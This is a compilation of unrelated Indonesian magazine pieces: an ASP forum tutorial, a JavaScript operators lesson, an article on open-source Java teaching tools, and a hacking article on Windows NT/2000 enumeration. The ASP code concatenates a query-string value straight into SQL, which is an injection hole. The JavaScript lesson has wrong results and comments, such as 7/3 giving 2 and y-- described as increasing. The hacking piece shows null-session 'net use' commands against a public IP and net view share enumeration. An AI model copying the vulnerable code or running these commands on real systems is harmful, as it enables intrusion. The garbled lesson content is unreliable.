<% End If %>
</FORM>
```

Satu hal yang berperan sangat penting pada halaman ini ialah tombol yang kita gunakan untuk menuju ke halaman sebelumnya dan selanjutnya. Penamaan tombol ini tergantung pada kondisi.

6. Halaman untuk menampilkan isi dari forum atau sebuah topik (isiforum.asp)

Ketikkan kode berikut pada editor kesayangan anda. Hasilnya seperti berikut:

```
<html><head>
<title>Forum</title>
</head>
<body>
<!--#Include File=adovbs.inc-->
<table border=0 width="100%"><tr><td width="100%" height=191 valign=top
align=left><p align=left><b><font color="#FF00FF" face=Arial size=2>
<%
Dim objConn
Dim ObjRset
Dim filePath
Dim strSQL
Dim tombol
Dim hlm
Dim no
filePath = Server.MapPath("forum.mdb")
Kat = Request.QueryString("kat")
strSQL = "SELECT * FROM Data WHERE Topik='" & Kat & "'"
Set objConn = Server.CreateObject("ADODB.Connection")
objConn.Open "Provider=Microsoft.Jet.OLEDB.4.0;Data Source=" & filePath
Set objRset = Server.CreateObject("ADODB.Recordset")
objRset.Open strSQL, objConn, adOpenStatic, adLockOptimistic, adCmdText
%>
<CENTER><HR></font></b>
<TABLE BORDER=1 width=60%>
<TR><TH width=50% align=left bgcolor="#303430">
<font face="Times New Roman" size=3 color="#FFFFFF">Pengirim</font></TH>
<TH width=167 align=left bgcolor="#303430">
<font face="Times New Roman" size=3 color="#FFFFFF">Alamat E-Mail</font></TH>
</TR>
<font color="#FF00FF" face=Arial size=2>
<TR><TD width=50% align=left bgcolor="#F0F0F0"><%=objRset(3)%></TD>
<TD align=left width=167 bgcolor="#F0F0F0"><%=objRset(4)%></TD>
</TR></font></TABLE><TABLE width=600><b><font color="#FF00FF" face=Arial size=2><td
width=608 align=center><hr></font><table border=1 height=52><tr><td width="100%" align=center bgcolor="#303430"
height="100%"><b><font face="Times New Roman" size=3><font
color="#FFFFFF"><%=objRset(5)%></font></b></td></tr></center><tr><td
width="100%" bgcolor="#F0F0F0" height=21 align=center><textarea rows="11"
cols="72"><%=objRset(6)%></textarea></td></tr></table><CENTER><hr align=center>
</center></table>
</b> <p><a href="formforum.asp?kat=<%=objRset(5)%>">Reply</a> <p><a
href="default.asp">Kembali Ke Halaman Utama</a></table>
<%objRset.close
objConn.close
Set objRset = Nothing
Set objConn = Nothing%>
</body></html>
```

Keterangan skrip ASP:

```
Dim objConn
Dim ObjRset
Dim filePath
Dim strSQL
Dim tombol
Dim hlm
Dim no
filePath = Server.MapPath("forum.mdb")
Kat = Request.QueryString("kat")
strSQL = "SELECT * FROM Data WHERE Topik='" & Kat & "'"
Set objConn = Server.CreateObject("ADODB.Connection")
objConn.Open "Provider=Microsoft.Jet.OLEDB.4.0;Data Source=" & filePath
Set objRset = Server.CreateObject("ADODB.Recordset")
objRset.Open strSQL, objConn, adOpenStatic, adLockOptimistic, adCmdText
```

Skrip ini berfungsi untuk membuka koneksi ke basisdata bernama "forum.mdb" dan mengambil string yang dikirim dari formulir yang berada pada address browser anda, dan menyimpannya ke variabel. Dan setelah koneksi dengan basisdata tersambung, maka otomatis record yang dimaksud akan aktif dan kita tinggal menampilkan data menggunakan:

```
"<%=objRset(nomor_urut_field_pada_database)%>
```

Kini anda telah membuat forum untuk menambah fasilitas pada Web anda dengan gaya milis. Anda dapat mengubah tampilan baik kata maupun warna selama perubahan tersebut tidak mengganggu jalannya skrip ASP.

Jika ada pertanyaan seputar tutorial ini anda dapat mengirimkan email anda ke david_sugianto2002@yahoo.com



Operator pada JavaScript

Pada bagian ketiga dari tutorial JavaScript ini kami memperkenalkan Operator. Operator memegang peran kunci dalam pemrograman dengan JavaScript sehingga pemahaman mengenai unsur ini dalam mempelajari JavaScript mutlak diperlukan.

Definisi

Operator adalah simbol-simbol khusus yang digunakan untuk melakukan operasi tertentu terhadap nilai atau variabel.

Dalam Javascript, operator dapat digolongkan menjadi beberapa kelompok, yaitu:

Operator Aritmatika

Yaitu operator yang digunakan untuk melakukan operasi-operasi matematika. Secara garis besar dibedakan atas:

a. Operator Binary

Yaitu operator yang melakukan operasi terhadap dua operand.

Operand adalah nilai atau variabel yang dioperasikan. Yang termasuk dalam kategori operator Binary adalah:

Operator	Deskripsi
+	Penjumlahan
-	Pengurangan
*	Perkalian
/	Pembagian
%	Modulus atau Sisa Bagi

Perhatikan contoh penggunaan operator-operator tersebut di bawah ini :

```
//contoh 3.1
var x = 7
var y = 3
var z
//operasi penjumlahan
z = x + y // variabel z mempunyai nilai 10
//operasi pengurangan
z = x - y // variabel z mempunyai nilai 4
//operasi perkalian
z = x * y // variabel z mempunyai nilai 21
//operasi pembagian
z = x / y // variabel z mempunyai nilai 2
//operasi sisa pembagian
z = x % y // variabel z mempunyai nilai 1
```

b. Operator Unary

Yaitu operator yang melakukan operasi terhadap satu operand. Yang termasuk dalam kategori operator Unary yakni sebagai berikut :

Operator	Deskripsi
++	Penambahan satu angka (increment)
--	Pengurangan satu angka (decrement)

Perhatikan contoh penggunaan operator-operator tersebut di bawah ini :

```
///contoh 3.2
var x = 7
var y = 3

x++ //variabel x nilainya bertambah satu
// sehingga nilai variabel x sekarang adalah 8

y-- //variabel y nilainya bertambah satu
// sehingga nilai variabel y sekarang adalah 2
```

Assignment Operator

Disebut juga Operator Penugasan, yakni operator yang digunakan untuk melakukan tugas mengisi nilai suatu variabel. Yang termasuk dalam kategori operator assignment yakni sebagai berikut:

Operator	Sintaks	Deskripsi
=	x = y	x = y
+=	x += y	x = x + y
-=	x -= y	x = x - y
*=	x *= y	x = x * y
/=	x /= y	x = x / y
%=	x %= y	x = x % y

Operator Perbandingan

Yaitu operator yang digunakan untuk membandingkan dua nilai dan akan menghasilkan dua kemungkinan nilai saja, apakah itu True atau False. Yang termasuk dalam kategori operator perbandingan yakni sebagai berikut:

Operator	Deskripsi	Contoh
==	Sama dengan	1==2 //false
!=	Tidak sama dengan	1!=2 //true
>	Lebih besar	1>2 //false
<	Lebih kecil	1<2 //true
>=	Lebih besar sama dengan	1>=2 //false
<=	Lebih kecil sama dengan	1<=2 //true

Operator Logika

Yaitu operator yang digunakan untuk merangkaikan atau merelasikan nilai logika operand-operand dan menghasilkan dua kemungkinan nilai saja, True atau False. Yang termasuk dalam kategori operator logika adalah:

Operator	Deskripsi	Contoh
&&	Operasi and	x && y Hanya bernilai true jika masing-masing x dan y bernilai true
	Operasi or	x y Hanya bernilai false jika masing-masing x dan y bernilai false
!	Operasi not	!x Bernilai kebalikan dari nilai x

Operator String

Yaitu operator yang digunakan untuk merangkaikan atau memanipulasi string. Simbol yang digunakan adalah tanda plus (+) yang kegunaannya adalah untuk merangkaikan dua string atau lebih menjadi satu string.

Perhatikan contoh penggunaannya di bawah ini :

```
// contoh 3.3
var str1, str2, str3
str1 = "Belajar"
str2 = "Javascript"

str3 = str1 + str2 // str3 = "Belajar Javascript"

str1 = "Belajar"
str2 = "Javascript"

str3 = str1 + " " + str2 //str3 = "Belajar Javascript"
```

Operator Bitwise

Yaitu operator yang digunakan untuk operasi dalam bilangan biner. Operand-operand yang dioperasikan oleh operator bitwise harus dalam integer atau karakter. Yang termasuk dalam kategori operator bitwise yakni sebagai berikut:

Operator	Sintaks	Deskripsi
&	x & y	Hanya bernilai 1 jika kedua operand bernilai 1

Operator	Sintaks	Deskripsi
	x y	Hanya bernilai 0 jika kedua operand bernilai 0
^	x ^ y	Bernilai 1 jika salah satu operand bernilai 1
>>	x >> y	Menggeser x ke kanan sebesar y bit (x dalambinari)
>>>	x >>> y	Menggeser x ke kanan sebesar y bit dan memasukkan nilai nol dari kiri

Precedence Operator

Apabila lebih dari satu operator digunakan bersamaan dalam satu *statement*, maka pengerjaan operasi didasarkan prioritas. Operator yang memiliki prioritas lebih tinggi akan didahulukan meskipun ditulis belakangan. Berikut adalah urutan prioritas operator, dari atas ke bawah sesuai prioritasnya.

Operator	Deskripsi
++, --, -, !	Inc, Dec, Minus, Not
*, /, %	Perkalian, Pembagian, Modulus
+, -, +	Penjumlahan, Pengurangan, Gabung String
<<, >>, >>>	Pergeseran
<, <=, >, >=	Lebih kecil, Lebih kecil sama dengan, Lebih besar, Lebih besar sama dengan
==, !=	Sama dengan, Tidak sama dengan
&	And bit
^	Xor bit
	Or bit
&&&	And logika
	Or logika

Perhatikan contoh berikut : $y = 2 + 5 * 7$

Pada contoh di atas, operasi yang akan dikerjakan terlebih dahulu adalah operasi perkalian antara bilangan 5 dengan 7, baru kemudian hasil operasi tersebut dijumlahkan dengan dua, meskipun operator perkalian di belakang, namun akan didahulukan dalam eksekusi, karena prioritasnya lebih tinggi.

Lalu bagaimana jika kita menginginkan operasi penjumlahan didahulukan sebelum perkalian? Solusinya adalah dengan memberi tanda kurung untuk mengelompokkan operasi. Operasi yang bertanda kurung akan dianggap sebagai satu kesatuan yang tidak dapat dipisah, sehingga program akan mengeksekusi terlebih dahulu. Dengan sedikit modifikasi, contoh di atas menjadi: $y = (2 + 5) * 7$

Jadi operasi penjumlahan terhadap bilangan 2 dan 5 dilakukan terlebih dahulu, baru hasilnya dikalikan dengan bilangan 7. Hasilnya, nilai variabel y akan berbeda. Pada contoh di atas nilai variabel y 37, sedangkan pada contoh ini 49.

Ekspresi

Definisi

Ekspresi dapat dikatakan sebagai kombinasi dari variabel, konstanta dan operator.

Ekspresi dapat dibedakan atas:

- Ekspresi yang mengembalikan nilai. Contoh : $x = 6$
Ekspresi di atas mengembalikan nilai variabel x kepada bilangan 6
- Ekspresi yang memanipulasi nilai. Contoh : $y = y + 5$

Ekspresi di atas memanipulasi nilai variabel y menjadi nilai sebelumnya ditambah dengan bilangan 6.



Pemrograman Java dengan Teknologi & Produk Open Source

Piranti lunak Open Source dapat membantu proses pendidikan secara umum dan proses pengajaran dan pembelajaran bahasa pemrograman Java secara lebih khusus. **Blasius Lofi Dewanto** menunjukkan hubungan antara NetBeans Java IDE (Integrated Development Environment), FSL (Freestyle Learning) dan OpenUSS (Open University Support System) akan ditunjukkan dalam sebuah proses integrasi pengajaran dan pembelajaran di dalam sebuah komunitas universitas.

PADA KEBANYAKAN universitas, Java menjadi sebuah bahasa pemrograman utama yang digunakan dalam sebuah konsep pengajaran bahasa pemrograman [1]. Java juga secara terus menerus digunakan dalam setiap mata-pelajaran bagi para mahasiswa, contoh-contoh praktis dan

tentu saja dalam pemberian tugas. Dan ini umumnya memiliki pengaruh yang sangat kecil atau bahkan tidak ada sama sekali terhadap siklus konsep pengajaran dan pembelajaran (*teaching and learning*) bahasa pemrograman dan bahasa pemrograman itu sendiri dalam komunitas universitas. Karena siklus ini

masih mengikuti pola tradisional:

- Pengajar (guru, dosen) mempersiapkan bahan-bahan kuliah, latihan dan tugas.
- Pengajar memberikan beberapa kuliah awal pada mata kuliah tertentu (dalam hal ini adalah bahasa pemrograman Java).
- Mahasiswa kemudian mempelajari mata kuliah tersebut dengan membaca buku-buku yang telah dirujuk dan beberapa bahan pendidikan. Para mahasiswa kemudian juga mencoba melatih aktivitas pemrograman dengan menuliskan program bahasa Java mereka masing-masing.
- Mahasiswa menyelesaikan tugas-tugas dan latihan dalam mempersiapkan ujian yang akan ditempuh selanjutnya.
- Kemudian para mahasiswa dapat memilih apakah ingin berpartisipasi dalam kelompok diskusi dalam membahas setiap pertanyaan yang timbul dalam proses belajar mereka.


- Akhirnya mahasiswa melaksanakan ujian.

Pada saat ini, hampir seluruh universitas telah mendukung konsep pengajaran dan pembelajaran dengan menggunakan komputer sebagai sistem pendukungnya. Computer Assisted Learning and Computer Assisted Teaching (CAL+CAT) telah berkembang secara penuh dan diimplementasikan pada sebuah institusi di Jerman yang bernama Lehrstuhl fuer Wirtschaftsinformatik und Controlling an der Universitaet Muenster (Department of Information Systems, University of Muenster).

Untuk para pembaca yang mengerti bahasa Jerman dipersilakan membaca lebih lanjut pada referensi [2]. Model ini mempersilakan anda untuk mengatur implementasi dari proses pengajaran dan pembelajaran sesuai dengan kebutuhan organisasi anda. Sehingga anda dapat menggunakan model CAL+CAT untuk mendukung setiap instruksi, termasuk di dalamnya bahasa

Tabel 1. Vendor Komersial

Vendor	Type
BlackBoard: www.blackboard.com	LMS
eCollege: www.ecollege.com	LMS
WebCT: www.webct.com	LMS
CampusPipeline: ww.campuspipeline.com	LMS
TutorsEdge: www.tutorsedge.com	Virtual Classroom (synchronous communication)
Toolbook: http://home.click2learn.com/products/toolbook.html	CBT/CAP
Macromedia Flash, Freehand, Director, Authorware: www.macromedia.com/software	CBT/CAP
JBuilder: http://www.borland.com/jbuilder	JDT
VisualAge: www.ibm.com	JDT



• Proses teaching and learning yang didukung oleh aplikasi piranti lunak

pemrograman Java.

Sebelum kita melihat model tersebut mari kita melihat beberapa model dari piranti lunak yang digunakan dalam model CAL+CAT. Contohnya adalah:

Learning Management System (LMS)

Ini merupakan kendaraan utama dalam mengatur proses pengajaran dan pembelajaran. Kumpulan piranti lunak ini didesain untuk pengaturan pada tingkat individu, ruang kuliah dan institusi. Piranti lunak

Communication Management (*synchronous and asynchronous communication*) dapat juga diintegrasikan dengan LMS, entah sebagai bagian dari paket piranti lunak atau sebagai komponen *stand-alone* yang dapat dengan mudah diintegrasikan ke dalam LMS. Karakter utama dari LMS adalah bahwa pengguna atau *users*—dalam hal ini adalah pengajar dan pelajar—harus terkoneksi dengan Internet untuk menggunakan perangkat piranti lunak yang ada.

Computer Based Training (CBT)/Course Authoring Package (CAP)

CBT adalah piranti lunak *offline* yang mendukung proses pembelajaran secara lokal pada masing masing komputer mahasiswa. Walaupun pada umumnya tipe perangkat piranti lunak ini juga bekerja secara *online*, kebanyakan para pengguna lebih memilih memakai piranti lunak dari sebuah CD-ROM karena lebar *bandwidth* yang dibutuhkan untuk memproses CBTs' large videos dan interaksi client/

server. CAP biasanya digunakan untuk mengembangkan isi pada piranti lunak CBT.

Java Development Tools (JDT)

JDT sebuah lingkungan di mana para mahasiswa dapat memperoleh pengalaman praktis (*hands-on experience*) dalam pemrograman dengan menggunakan Java. Piranti lunak JDT pada umumnya dipasang pada masing masing komputer mahasiswa dan digunakan secara *offline*. *Text editors, compilers* dan *debuggers* masuk dalam kategori ini.

Sekarang setelah kita sedikit mengenal mengenai perlengkapan CAL+CAT, marilah kita melihat bagaimana perlengkapan ini digunakan dalam siklus pendidikan. Gambar di atas memberikan sebuah pandangan rinci mengenai bagaimana sebuah proses pengajaran dan pembelajaran bahasa pemrograman Java dapat dibantu dengan piranti lunak CAL+CAT.

Vendor Komersial & Open Source Software Support

Beberapa perlengkapan piranti lunak komersial menghasilkan aplikasi yang dapat digunakan dalam proses pendidikan. Tabel 1 memberikan gambaran singkat mengenai beberapa perusa-

Tabel 2. Open Source Software

Open Source	Type	Programming language
ClassWeb Open Source Distribution: http://classweb.ucla.edu CGI scripts	LMS	PHP templates and Perl
The Manhattan Virtual Classroom: http://manhattan.sourceforge.net	LMS	CGI in C language
ShadowNetworkspace: http://sns.internetschools.org	LMS	CGI scripts C and Perl
Authenticated User Community (AUC): http://auc.sourceforge.net	LMS	CGI scripts C and Perl
OpenUSS: http://openuss.sourceforge.net	LMS	Java (J2EE)
Freestyle Learning: http://www.wi.uni-muenster.de/aw/freestyle-learning/english/eindex.htm FSL is a fully developed product already in use at the University of Muenster. This project was recently declared an open source project.	CBT/CAP	Java (Swing)
jEdit: http://jedit.sourceforge.net JDT Java (Swing)		
Jext: http://jext.sourceforge.net	JDT	Java (Swing)
NetBeans: http://www.netbeans.org	JDT	Java (Swing)

haan yang bergerak dibidang tersebut di atas.

Lalu bagaimana dengan piranti lunak open source ? Apakah ada alternatif piranti lunak open-source terhadap produk-produk yang telah beredar di tabel 1 ? Tentu saja jawabannya adalah yes! Kita patut berterima kasih terhadap besarnya aktifitas dalam pengembangan piranti lunak open source dalam beberapa tahun terakhir ini, versi open source saat ini telah beredar pula bagi hampir disemua perangkat aplikasi pendidikan. Tab. 2 menunjukkan beberapa sumber pendidikan dengan open source.

Pada saat ini, satu-satunya portal bagi produk piranti lunak open source di bidang pendidikan adalah CampusSource (<http://www.campussource.de> dalam bahasa Jerman atau <http://www.campussource.org> dalam bahasa Inggris). CampusSource adalah

sebuah proyek institusi di Jerman yang memiliki beberapa proyek yang bernaung di bawah payung mereka (termasuk didalamnya OpenUSS). Seluruh proyek yang bernaung dibawah CampusSource menggunakan GPL sebagai bentuk lisensi mereka. Tujuan utama dari CampusSource adalah untuk mengumpulkan dan mengintegrasikan seluruh proyek piranti lunak open source yang ada di bidang pendidikan.

Alternatif penggunaan open source adalah sama efektifnya atau bahkan untuk sesuatu alasan lebih baik dibandingkan dengan rekan-rekan yang komersial, sehingga tidak ada sebuah alasan yang nyata untuk tidak menggunakan piranti lunak open source dalam bidang pendidikan - terutama dalam proses pengajaran dan pembelajaran bahasa Java sebagai sebuah programming language. Oleh karenanya piranti lunak Open source mempersembahkan sebuah sumber

yang sangat amat berharga bagi dunia pendidikan, yang kerap kali tidak memiliki banyak sumber sumber keuangan untuk membeli produk komersial.

* Blasius Lofi Dewanto (dewanto@uni-muenster.de) adalah asisten riset di Westfälische Wilhelms-Universität Muenster, Jerman Institut für Wirtschaftsinformatik Lehrstuhl für Wirtschaftsinformatik und Controlling dan arsitek utama pengembang OpenUSS (Open University Support System).

References

- [1] Stewart, B. (2001): Java as a Teaching Language, di http://java.oreilly.com/news/teachjava_0101.html
- [2] Konsep CAL+CAT (semua makalah dalam bahas Jerman) dapat ditemukan di <http://www.wi.uni-muenster.de/aw/abcalcat.htm>

Penjelasan Ringkas OpenUSS (versi alfa)

Untuk menginstalasi OpenUSS dengan benar, langkah-langkah berikut perlu diikuti:

Instalasi Java Virtual machine




Semua komponen pada OpenUSS menggunakan JDSK 1.2.2 dari Sun Microsystem. Dengan demikian yang pertama kali harus anda lakukan adalah menginstalasi JDSK ini pada platform pilihan anda. Khusus untuk platform Windows, dapat juga menggunakan J2EE 1.1.

Data Layer

Database default yang digunakan oleh OpenUSS adalah HyupersonicSQL, InstantDB, atau InterBase. Pada versi alfa ini, pada OpenUSS yang di-download sudah disediakan HypersonicSQL, jadi anda tidak usah menginstalasinya sendiri. Apabila hendak menggunakan database lain, maka OpenUSS harus dikonfigurasi ulang sendiri.

Business Object Layer



Untuk menjalankan Business Object digunakan server JOnAS (Java Open Application Server). Selama versi final Enhydra enterprise belum di-release, kita harus menggunakan JOnAS secara terpisah. Anda harus menginstalasi JOnAS terlebih dahulu sebelum menginstalasi OpenUSS.



Presentation Layer




Install Enhydra untuk layer ini. Enhydra adalah server aplikasi pertama untuk Java/XML yang bersifat open source.

OpenUSS

OpenUSS didistribusikan sebagai file ZIP. Install OpenUSS setelah menginstalasi komponen-komponen di atas.





Enumerasi Mematangkan Serangan

Enumerasi adalah langkah terakhir yang perlu dilakukan seorang hacker untuk mengumpulkan informasi mengenai sasaran yang akan ditujunya. Proses enumerasi bersifat spesifik berdasarkan sistem operasinya.

Pada bahasan kali ini diuraikan proses enumerasi terhadap sistem Windows NT/2000 maupun 9x.

SETELAH MELAKUKAN 'PEKERJAAN RUMAH' Mencari informasi secara non-intrusif lewat proses **foot-printing** dan **scanning**, kini sang *hacker* sudah tahu sasaran yang dituju. Proses selanjutnya, yang disebut **enumerasi**, adalah proses pencarian informasi lebih lanjut lagi untuk mematangkan serangan. Perbedaan enumerasi dengan kedua proses sebelumnya adalah tingkat intrusinya, yang karenanya mengharuskan hacker untuk *log in* ke sasaran. Hal ini membuatnya dapat dikenali.

Informasi yang dikumpulkan pada proses enumerasi sudah sangat spesifik terhadap sasaran yang dituju:

- Network resource dan share
- User dan group
- Aplikasi dan banner

Sepintas informasi yang dikumpulkan tampak tidak berbahaya, namun informasi yang bocor dari lubang-lubang ini dapat menjadi awal serangan *hacking*. Pada umumnya, sekali hacker mendapatkan *user name* yang absah, maka tinggal tunggu waktu saja sebelum *intruder* ini menebak *password* untuk *user name* itu yang kemudian terhubung ke kelemahan yang ada pada protokol *resource sharing* yang bersangkutan. Dengan jalan menutup kelemahan ini, anda dapat menghilangkan tempat awal hacker menjejakkan kakinya.

Pada artikel '*Legion v.1.2: Gampang Kok Jalan-jalan ke Komputer Orang*' ditunjukkan bagaimana enumerasi dengan Legion, suatu NetBIOS *scanner*, akan dengan cepat menunjukkan file atau disk yang di-share dan apakah share itu diproteksi dengan password atau tidak. Bila tidak, maka file dan disk itu langsung jadi milik sang hacker sedangkan bila diproteksi dengan password masih dapat ditebak dengan Brute Force tool.

Proses enumerasi bersifat spesifik menurut sistem operasinya. Pada bahasan kali ini akan dibahas proses enumerasi terhadap sistem Windows NT/2000 yang juga berlaku untuk Windows 95/98/ME. Bahasan juga dibatasi hanya pada *null-session* dan NetBIOS scanning. Adapun enumerasi

SNMP, DNS Zone Transfer, Host Enumeration, Active Directory Enumeration, Banner Grabbing, dan Registry Enumeration akan dibahas di kesempatan mendatang.

Windows NT/2000 Hacking Kit

Sejak Windows NT 3.1, Microsoft telah menyediakan dokumentasi tambahan dan CD ROM yang berisi utilitas untuk administrasi network: Windows NT Resource Kit (NTRK). CD ROM ini berisi utilitas yang hebat-hebat, mulai dari implementasi Perl *scripting* untuk mem-*porting* berbagai macam utilitas Unix sampai *remote administration tool*.

Tool-tool ini selain dapat digunakan oleh administrator network, dapat juga digunakan oleh intruder. Akibatnya NTRK mendapat julukan 'The Windows NT Hacking Kit.' Beberapa dari tools ini dapat di-download gratis di <ftp://ftp.microsoft.com/bussys/winnt/winnt-public/reskit>. Windows 2000 juga menyediakan tool-tool seperti ini. Pada Windows 2000 Server CD terdapat utilitas yang lazim digunakan oleh para hacker dalam folder Support\Tools.

Untuk mengurangi kemungkinan serangan, walaupun memiliki tool-tool di atas, para administrator network yang menggunakan Windows NT dianjurkan untuk tidak menginstalasi semuanya. Cukup instalasi yang perlu-perlu saja pada *server*. Biasanya administrator *network* menempatkan tool-tool ini pada *removable disk* hanya untuk keperluan *maintenance* jaringan.

Enumerasi Paling Gawat: Null-Session

Windows NT sangat tergantung pada CIFS/SMB dan NetBIOS untuk menjalankan fasilitas network-nya. Standar CIFS/SMB dan NetBIOS ini sangat 'bawel' karena memberikan banyak informasi pada siapa saja yang memasuki mesin ini melalui port TCP 139.

Jadi langkah awal untuk masuk ke dalam sistem ini secara *remote* (bila dari hasil *port scan* diketahui bahwa port 139 sedang *listen*) adalah melakukan koneksi tanpa otentikasi

ke system NT/2000 (disebut null-session, sebab tanpa user name serta tanpa password). Misalkan kita mencoba proses null-session ke IP Address 203.125.135.11 sebagai berikut dari Windows NT:

```
C:\>net use \\203.125.135.11\IPC$ "" /u:""
```

Yang berarti melakukan koneksi ke komunikasi interproses tersembunyi IPC\$ (share) pada IP address 203.125.135.11 sebagai user anonim (/u:"") dengan password kosong ("").

Pada Windows 95/98/ME perintahnya adalah

```
C:\>net use \\203.125.135.11\IPC$
```

Terlihat bahwa proses null-session dapat dilaksanakan terhadap komputer yang terhubung ke Internet dengan IP Address tersebut. Ini menandakan bahwa komputer yang bersangkutan sangat rawan terhadap hacking.

```
MS-DOS Prompt
10 x 18
C:\WINDOWS>net use \\203.125.135.11\IPC$
Local name
Remote name      \\203.125.135.11\IPC$
Resource type    (null)
Status           OK
# Opens          0
# Connections    2
The command was completed successfully.
C:\WINDOWS>_
```

Dengan berhasilnya melaksanakan proses *null-session*, maka intruder kini mendapatkan *channel* terbuka untuk mencari segala macam informasi network seperti *share*, *user*, *group*, *Registry key*, dan lain sebagainya. Kelemahan ini dikenal sebagai 'Red Button vulnerability,' *null-session connection*, atau *anonymous logon*, dan merupakan pijakan pertama penyerang pada sistem anda yang dapat sangat merusak.

NT/2000 Network Enumeration

Yang pertama kali dicari intruder adalah ada apa saja pada network NT/2000. Karena NT/2000 sangat tergantung pada NetBIOS naming service (UDP 137), maka kegiatan ini sering kali disebut sebagai "enumerating the NetBIOS wire."

Tragisnya semua ini telah terpasang pada sistem operasi Windows itu sendiri! Kita akan membahas beberapa *command line* yang sehubungan dengan network yang merupakan perintah-perintah standar pada NT/2000 maupun 95/98/ME.

Enumerasi Domain dengan net view

Perintah `net view` adalah contoh bagus dari tool enumerasi yang sudah *built-in* dalam sistem operasi Windows.

Perintah untuk melihat domain yang ada pada NT/2000:

```
C:\>net view /domain
```

Sedangkan untuk melihat apa yang terdapat pada domain tertentu perintahnya adalah (sebagai contoh melihat apa yang ada dalam domain Neotek):

```
C:\>net view /domain:NeoTek
```

Sedangkan pada Windows 95/98/ME perintah yang setara adalah

```
C:\>net view
```

Perintah ini akan memperlihatkan apa saja yang ada pada LAN (*local area network*). Pada contoh ini adalah ketiga

```
MS-DOS Prompt
10 x 18
C:\WINDOWS>net view
Servers available in workgroup NEOTEK.
Server name      Remark
-----
\\JESSICA        Novant AMDK6 400 MHz
\\KARINA         Super Power
\\KOSASIH        Acer Veriton 9100
The command was completed successfully.
C:\WINDOWS>_
```

komputer pada network peer-to-peer milik redaksi NeoTek, masing-masing komputer dengan nama JESSICA, KARINA, dan KOSASIH. Karena peer-to-peer, ketiga komputer itu merupakan server bagi yang lain.

Untuk melihat share apa saja pada komputer dengan nama KARINA pada network NeoTek (IP address 192.168.123.187) dapat digunakan perintah:

```
C:\> net view \\karina
```

atau

```
C:\>net view \\192.168.123.187
```

```
